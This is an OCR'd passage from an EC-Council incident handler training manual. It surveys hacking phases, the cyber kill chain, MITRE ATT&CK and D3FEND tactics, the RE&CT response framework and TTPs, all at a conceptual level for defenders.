



Figure 1.2: EC-Council's hacking methodology

According to the EC-Council's hacking methodology, the following are the various phases involved in hacking.

- **Footprinting**

  Footprinting and reconnaissance constitute the preparatory phase, in which an attacker gathers as much information as possible about the target before launching an attack. In this phase, the attacker creates a profile of the target organization and obtains


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information, such as its IP address range, namespace, and employees. Footprinting facilitates system hacking by revealing the vulnerabilities. For example, the organization's website may provide employee biographies or personnel directories that the hacker can use for social engineering. Conducting a Whois query on the Web can provide information about the networks and domain names associated with a specific organization. The footprinting target range may include the target organization's clients, employees, operations, networks, and systems.

- **Scanning**

  Scanning is used to identify active hosts, open ports, and unnecessary services enabled on particular hosts. In this phase, the attacker uses the details gathered during the reconnaissance to scan the network for specific information. Scanning is a logical extension of active reconnaissance. In fact, some experts do not differentiate scanning from active reconnaissance. However, there is a slight difference in that scanning involves more in-depth probing by an attacker. Often, the reconnaissance and scanning phases overlap, and it is not always possible to separate them.

- **Enumeration**

  Enumeration involves making active connections with a target system or subjecting it to direct queries. It is a method of intrusive probing through which attackers gather information, such as network user lists, routing tables, security flaws, shared users, groups, applications, and banners.

- **Vulnerability Analysis**

  Vulnerability assessment is the examination of the ability of a system or application, including its current security procedures and controls, to withstand an assault. It recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. Attackers perform a vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to exploit the target network further.

- **System Hacking**

  Attackers follow a certain methodology to hack the system. They first obtained information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then used to exploit the target system.

  - **Gaining Access**

    This is the phase in which the actual hacking occurs. The previous phases help attackers identify security loopholes and vulnerabilities in target organizational IT assets. Attackers use this information along with techniques such as password cracking and the exploitation of vulnerabilities, including buffer overflows, to gain access to the target organizational system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining access refers to the point at which an attacker obtains access to an operating system (OS) or application on a computer or network. A hacker's chances of gaining access to a target system depend on several factors such as the architecture and configuration of the target system, the perpetrator's skill level, and the initial level of access obtained. Once an attacker gains access to the target system, it attempts to escalate the privileges to obtain complete control. In this process, they also compromise the intermediate systems connected to it.

- **Escalating Privileges**

  After gaining access to a system using a low-privilege user account, attackers may attempt to increase their privileges to the administrator level to perform protected system operations so that they can proceed to the next level of the system hacking phase, which is the execution of applications. An attacker exploits known system vulnerabilities to escalate user privileges.

- **Maintaining Access**

  Maintaining access refers to the phase in which an attacker attempts to retain the ownership of the system. Once an attacker gains access to the target system with admin- or root-level privileges (thus owning the system), they can use both the system and its resources. The attacker can either use the system as a launchpad to scan and exploit other systems, or maintain a low profile and continue exploitation. Both these actions can cause significant damage.

  Attackers can upload, download, or manipulate data, applications, and configurations on the owned system and use malicious software to transfer usernames, passwords, and any other information stored in the system. They can maintain control over the system for a long time by closing their vulnerabilities to prevent other hackers from exploiting them. Occasionally, during the process, the attacker may provide some degree of protection to the system from other attacks. Attackers use compromised systems to launch additional attacks.

- **Clearing Logs**

  To remain undetected, it is important for attackers to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all the evidence of their presence.

## Cyber Kill Chain Methodology

Cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities. This methodology helps security professionals to identify the steps that adversaries follow to accomplish their goals.

A cyber kill chain is a framework developed to secure cyberspace based on the concept of military kill chains. This method aims to enhance intrusion detection and response actively. The cyber kill chain is equipped with a seven-phase protection mechanism to mitigate and reduce cyber threats.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

According to Lockheed Martin, cyberattacks can occur in seven different phases, from reconnaissance to the final accomplishment of the objective. An understanding of cyber kill chain methodology helps security professionals leverage security controls at different stages of an attack and helps them prevent the attack before it succeeds. It also provides greater insight into the attack phases, which helps to understand the adversary's TTPs beforehand.

Discussed below are various phases included in cyber kill chain methodology:





Figure 1.3: Cyber kill chain methodology

- **Reconnaissance**

  An adversary performs reconnaissance to collect as much information as possible about the target to probe for weak points before attacking. They look for information such as publicly available information on the Internet, network information, system information, and organizational information of the target. By conducting reconnaissance across different network levels, an adversary can gain information such as network blocks, specific IP addresses, and employee details. An adversary may use automated tools to obtain information such as open ports and services, vulnerabilities in applications, and login credentials. Such information can help the adversary to gain backdoor access to the target network.

  Activities of the adversary include the following:

  - Gathering information about the target organization by searching the Internet or through social engineering
  - Performing analysis of various online activities and publicly available information
  - Gathering information from social networking sites and web services
  - Obtaining information about websites visited
  - Monitoring and analyzing the target organization's website
  - Performing Whois, DNS, and network footprinting


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Performing scanning to identify open ports and services

- **Weaponization**

  The adversary analyzes the data collected in the previous stage to identify vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during the analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within an organization to carry out their attacks. For example, an adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that installs a backdoor on the system that allows remote access to the adversary.

  The following are the activities of the adversary:

  - Identifying appropriate malware payload based on the analysis
  - Creating a new malware payload or selecting, reusing, and modifying available malware payloads based on identified vulnerabilities
  - Creating a phishing email campaign
  - Leveraging exploit kits and botnets

- **Delivery**

  The previous stage involved the creation of a weapon. Its payload is transmitted to the intended victim(s) as an email attachment via a malicious link on websites or through a vulnerable web application or USB drive. Delivery is a key stage that measures the effectiveness of the defense strategies implemented by the target organization based on whether the adversary's intrusion attempt is blocked.

  The following are the activities of the adversary:

  - Sending phishing emails to employees of the target organization
  - Distributing USB drives containing malicious payload to employees of the target organization
  - Performing attacks such as watering hole on the compromised website
  - Implementing various hacking tools against the operating systems, applications, and servers of the target organization

- **Exploitation**

  After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats, such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Activities of the adversary include the following:

- Exploiting software or hardware vulnerabilities to gain remote access to the target system

- **Installation**

  The adversary downloads and installs more malicious software in the target system to maintain access to the target network for an extended period. They may use weapons to install a backdoor to gain remote access. After malicious code is injected into one target system, the adversary gains the capability to spread the infection to other end systems in the network. In addition, the adversary tries to hide the presence of malicious activities from security controls, such as firewalls, using various techniques, such as encryption.

  The following are the activities of the adversary:

  - Downloading and installing malicious software such as backdoors
  - Gaining remote access to the target system
  - Leveraging various methods to keep backdoor hidden and running
  - Maintaining access to the target system

- **Command and Control**

  The adversary creates a command and control channel that establishes two-way communication between the victim's system and the adversary-controlled server to communicate and pass data back and forth. Adversaries implement techniques such as encryption to hide the presence of these channels. Using this channel, the adversary performs remote exploitation of the target system or network.

  The following are the activities of the adversary:

  - Establishing a two-way communication channel between the victim's system and adversary-controlled server
  - Leveraging channels such as web traffic, email communication, and DNS messages.
  - Applying privilege escalation techniques
  - Hiding any evidence of compromise using techniques such as encryption

- **Actions on Objectives**

  The adversary controls the victim's system from a remote location and accomplishes its intended goals. The adversary gains access to confidential data, disrupts services or the network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. In addition, an adversary may use this as a launching point to perform other attacks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## MITRE ATT&CK Framework

Source: *https://attack.mitre.org*

MITRE ATT&CK is a globally accessible knowledge base for adversary tactics and techniques, based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, government, and cybersecurity product and service communities.

MITRE ATT&CK comprises three collections of tactics and techniques, called Enterprise, Mobile, and PRE-ATT&CK matrices, as each collection is represented in a matrix form. ATT&CK for Enterprises contains 14 categories of tactics, which are derived from the later stages (exploit, control, maintain, and execute) of the seven-stage Cyber Kill Chain. This provides a deeper level of granularity for describing what can occur during an intrusion.





Figure 1.4: MITRE Attack Framework

The following are the tactics in ATT&CK for Enterprise:

- **Reconnaissance**

  In this phase, attackers gather information about the target both actively and passively. This information is leveraged by attackers to perform attacks and help in other phases of an attack.

  Some of the techniques used by attackers for reconnaissance are as follows:

  - Active scanning
  - Gathering victim host information
  - Gathering victim identity information
  - Gathering victim network information
  - Gathering victim organization information
  - Phishing for information
  - Searching closed sources and open sources

- **Resource Development**

  Attackers can use this process to steal, purchase, or create useful resources, such as infrastructure, accounts, or abilities of the target for targeting them.

  Some of the techniques used by attackers for resource development are as follows:

  - Acquiring infrastructure


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Compromising accounts
- Compromising infrastructure
- Developing capabilities
- Establishing accounts
- Obtaining capabilities
- Staging capabilities

- **Initial Access**

  In this phase, attackers gain an initial foothold in the target organizational network by exploiting vulnerabilities.

  Some of the techniques used by attackers for initial access are as follows:

  - Drive-by compromise
  - Exploiting public-facing application
  - Using external remote services
  - Adding hardware
  - Phishing
  - Replicating through removable media
  - Supply chain compromise
  - Trusted relationship

- **Execution**

  In this phase, attackers execute malicious code in the target system to steal confidential data or network information.

  Some of the techniques used by attackers for execution are as follows:

  - Command and scripting interpreter
  - Container administration command
  - Deploy container
  - Exploitation for client execution
  - Inter-process communication
  - Native API
  - Serverless execution

- **Persistence**

  In this phase, attackers maintain their foothold on the victim's system without being interrupted through restarts, changes in credentials, etc.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the techniques used by attackers to maintain persistence are as follows:

- Account manipulation
- BITS jobs
- Boot or logon autostart execution
- Boot or logon initialization scripts
- Browser extensions
- Compromising client software binary
- Creating accounts

- **Privilege Escalation**

  In this phase, attackers attempt to gain higher-level permissions or authorizations on a target system or network to access administrative accounts or data.

  Some of the techniques used by attackers for privilege escalation are as follows:

  - Abusing elevation control mechanism
  - Accessing token manipulation
  - Boot or logon autostart execution
  - Boot or logon initialization scripts
  - Create or modify the system process
  - Domain Policy modification
  - Escaping to host

- **Defense Evasion**

  In this phase, attackers evade the traditional detection mechanism of the target system or network during the entire attack lifecycle.

  Some of the techniques used by attackers for defense evasion are as follows:

  - Abusing elevation control mechanism
  - Access token manipulation
  - BITS jobs
  - Building image on the host
  - Debugger evasion
  - Deploying container
  - Direct volume access


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Credential Access**

  In this phase, attackers steal account names and passwords to gain illegal access to target accounts and perform malicious activities.

  Some of the techniques used by attackers for credential access are as follows:

  - Adversary-in-the-middle
  - Brute force
  - Credentials from password stores
  - Exploitation for credential access
  - Forced authentication
  - Forge web credentials
  - Input capture

- **Discovery**

  In this phase, attackers obtain the required knowledge about the target network or systems to prepare themselves for their actions and fulfil their malicious objectives.

  Some of the techniques used by attackers for discovery are as follows:

  - Account discovery
  - Application window discovery
  - Browser bookmark discovery
  - Cloud infrastructure discovery
  - Cloud service dashboard
  - Cloud service discovery
  - Cloud storage object discovery

- **Lateral Movement**

  In this phase, attackers move through the target network or system by gaining control over remote systems on the network.

  Some of the techniques used by attackers for lateral movement are as follows:

  - Exploiting the remote services
  - Internal spear phishing
  - Lateral tool transfer
  - Remote service session hijacking
  - Remote services
  - Replication through removable media


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Software deployment tools

- **Collection**

  During this phase, attackers gain information that helps them achieve their malicious goals. The next step for attackers after gaining the required information may include data exfiltration.

  Some of the techniques used by attackers for collecting data are as follows:

  - Adversary-in-the-middle
  - Archiving collected data
  - Audio capturing
  - Automated collection
  - Browser session hijacking
  - Clipboard data
  - Data from cloud storage

- **Command and Control**

  In this phase, attackers communicate with the target systems to control them through different stealth levels based on the victim's infrastructure.

  Some of the techniques used by attackers for command and control are as follows:

  - Application layer protocol
  - Communicating through removable media
  - Data encoding
  - Data obfuscating
  - Dynamic resolution
  - Encrypted channel
  - Fallback channels

- **Exfiltration**

  Attackers use exfiltration to steal sensitive data from target systems or networks and fulfill their malicious motives.

  Some of the techniques used by attackers for exfiltration are as follows:

  - Automated exfiltration
  - Data transfer size limits
  - Exfiltration over alternative protocol
  - Exfiltration over C2 channel


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Exfiltration over another network medium
- Exfiltration over a physical medium
- Exfiltration over web service

- **Impact**

  It refers to the combined processes by which an attacker tries to disrupt the business and operational processes of an organization through the interruption, manipulation, and destruction of data and systems.

  Some of the techniques used by attackers for an impact are as follows:

  - Account access removal
  - Data destruction
  - Data encrypted for impact
  - Data manipulation
  - Defacement
  - Disk wipe
  - Endpoint denial of service

## MITRE D3FEND

Source: *https://d3fend.mitre.org*

MITRE D3FEND is a knowledge base defined by MITRE, which serves as a library of cybersecurity countermeasures, technical components, and their associations and capabilities. It provides countermeasure information in an organized manner, similar to ATT&CK's hierarchy, but from a defensive perspective.

The framework maps the relationship between ATT&CK's adversary TTPs and defensive countermeasures to develop a strategy against known attack behaviors. Each tactic contains a series of techniques and sub-techniques describing the methods used to accomplish associated defensive tactical goals.

The followings are the tactics and highest-level techniques included in MITRE D3FEND:

- **Model**

  This tactic is employed to implement security, vulnerability, threat, and risk analyses in IT systems. The model tactic was subdivided into 26 techniques, which were further categorized into four main techniques:

  - Asset Inventory
  - Network Mapping
  - Operational Activity Mapping
  - System Mapping


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Harden**

  This tactic is employed to increase protection against systems or network exploitation. This is performed when the system is both online and operational. The hardened tactic is subdivided into 32 different techniques, which are further categorized into four main techniques:

  - Application Hardening
  - Credential Hardening
  - Message Hardening
  - Platform Hardening

- **Detect**

  This tactic is employed to detect unauthorized access and unusual activities on computers and networks. The detection tactic was subdivided into 74 different techniques, which were further categorized into seven main techniques:

  - File Analysis
  - Identifier Analysis
  - Message Analysis
  - Network Traffic Analysis
  - Platform Monitoring
  - Process Analysis
  - User Behavior Analysis

- **Isolate**

  This tactic was employed to create physical barriers in the system to prevent attackers from gaining further access to the network. The isolated tactic is subdivided into 22 different techniques, which are further categorized into two techniques:

  - Execution Isolation
  - Network Isolation

- **Deceive**

  This tactic is used to trick an attacker to gain access to an observed or controlled environment. This deceive tactic is subdivided into 11 different techniques, which are categorized into two:

  - Decoy Environment
  - Decoy Object


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Evict**

  This tactic is employed to eradicate an attacker's persistence from the system and network. This tactic is subdivided into five different techniques, which are further categorized into two:

  - Credential Eviction
  - Process Eviction

## RE&CT Framework

Source: *https://atc-project.github.io*

The RE&CT framework allows incident responders to collect, define, and categorize different actions that should be taken to respond to security incidents in an organization. Incident responders can use this framework to implement different response techniques by determining the scope of the existing abilities of an organization for incident response. The framework recommends different actionable techniques for the individual phases of the incident response lifecycle, which are discussed below.

- **Preparation**

  Incident responders must be prepared for any type of security incident across the organization by considering the existing policies, goals, and security of the organization. Some of the actionable techniques for this phase of incident response include practicing through mock drills, taking appropriate training, fostering awareness for employees, and mapping communication.

  Some additional techniques for the preparation phase are as follows:

  - Report for any suspicious activity
  - Collect relevant data
  - Ensure data backups
  - Develop a knowledge base for the assets
  - Have the access control matrix
  - Check the existing analysis toolset
  - Access the logs from a vulnerability management system
  - Communicate with trusted partners or communities
  - Access the logs of internal and external network flow
  - Gain the ability to block both internal and external IP addresses

- **Identification**

  In this phase, the incident responders must quickly identify the incident before any serious consequences. If the IH&R team is equipped appropriately to thwart incidents, it can identify the incidents more quickly. Some actionable response techniques for this


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

include listing the victims, noting host vulnerabilities, and monitoring compromised accounts.

Some additional actions for the identification phase are as follows:

- List the hosts that communicated with the internal domain
- List the hosts that communicated with the IP and URL
- Analyze the domain name
- Analyze the IP addresses
- Analyze the URI
- Gather the transferred data
- Identify the hosts that communicated through ports
- Identify the hosts that are connected to VPN
- Identify the hosts that communicated with an external domain
- Discover files through metadata

- **Containment**

  Containing an incident allows incident responders to stop the attack from spreading, causing further damage. This phase includes actionable techniques, such as patching a vulnerability, blocking suspicious IP addresses, and quarantining an email message, which can terminate the attacker's communication with the compromised system or network.

  Some additional actions for containing a security incident in an organization are as follows:

  - Block the internal and external domains
  - Block the internal and external URLs
  - Block the ports for both internal and external communications
  - Block the domain on a suspicious email
  - Block the sender of an email
  - Quarantine the suspicious files by path
  - Block the suspicious or unknown process by executable path
  - Block the malicious process by the executable format
  - Restrict the system service
  - Disable the compromised user account


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Eradication**

  Once the incident is contained, the incident responders must eliminate the issue completely from the systems or networks to quickly restore business services. Some actionable techniques for this phase may include deleting suspicious email messages and removing malicious files.

  Some additional actions for eradication of incidents are as follows:

  - Report the detected incident to external organizations
  - Remove the rogue device from the network
  - Delete the registry keys
  - Delete the suspicious services
  - Withdraw the credentials for authentication
  - Delete the compromised user account

- **Recovery**

  The recovery phase involves the restoration of the infected systems or devices for production. Incident responders must ensure that all devices are up and running and are safe from similar incidents by restoring data from the backup, reinstalling the host from the backup image, and unblocking the IP addresses. Additional actions for the recovery phase were as follows.

  - Unblock the blocked IP addresses
  - Unblock the blocked domains
  - Unblock the blocked URLs and ports
  - Unblock the email senders
  - Restore all the quarantined files
  - Unblock the blocked processes
  - Enable the services that were disabled
  - Enable the user accounts

- **Lessons learned**

  Once the infected systems or networks are restored, incident responders must discuss the processes or lessons learned during the investigation with team members. This will help them evaluate their individual aspects and identify areas of opportunities for the future.

  Some actions that can be included in this phase are as follows:

  - Develop a report for the incident
  - Conduct exercises for the lessons learned


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Tactics, Techniques, and Procedures (TTPs)

The term "tactics, techniques, and procedures" refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors. TTPs are helpful in analyzing threats and profiling threat actors and can further be used to strengthen the security infrastructure of an organization. The word "tactics" is defined as a guideline that describes the way an attacker performs their attack from beginning to end. The word "techniques" is defined as the technical methods used by an attacker to achieve intermediate results during their attack. Finally, the word "procedures" is defined as the organizational approach followed by the threat actors to launch their attack. To understand and defend against threat actors, it is important to understand the TTPs used by the adversaries. Understanding the tactics of an attacker helps predict and detect evolving threats in the early stages. Understanding the techniques used by attackers helps identify vulnerabilities and implement defensive measures in advance. Finally, analyzing the procedures used by the attackers helps to identify what the attacker is looking for within the infrastructure of the target organization.

Organizations should understand TTPs to protect their networks against threats and upcoming attacks. TTPs enable organizations to stop attacks at the initial stage, thereby protecting the network against massive damage.

- **Tactics**

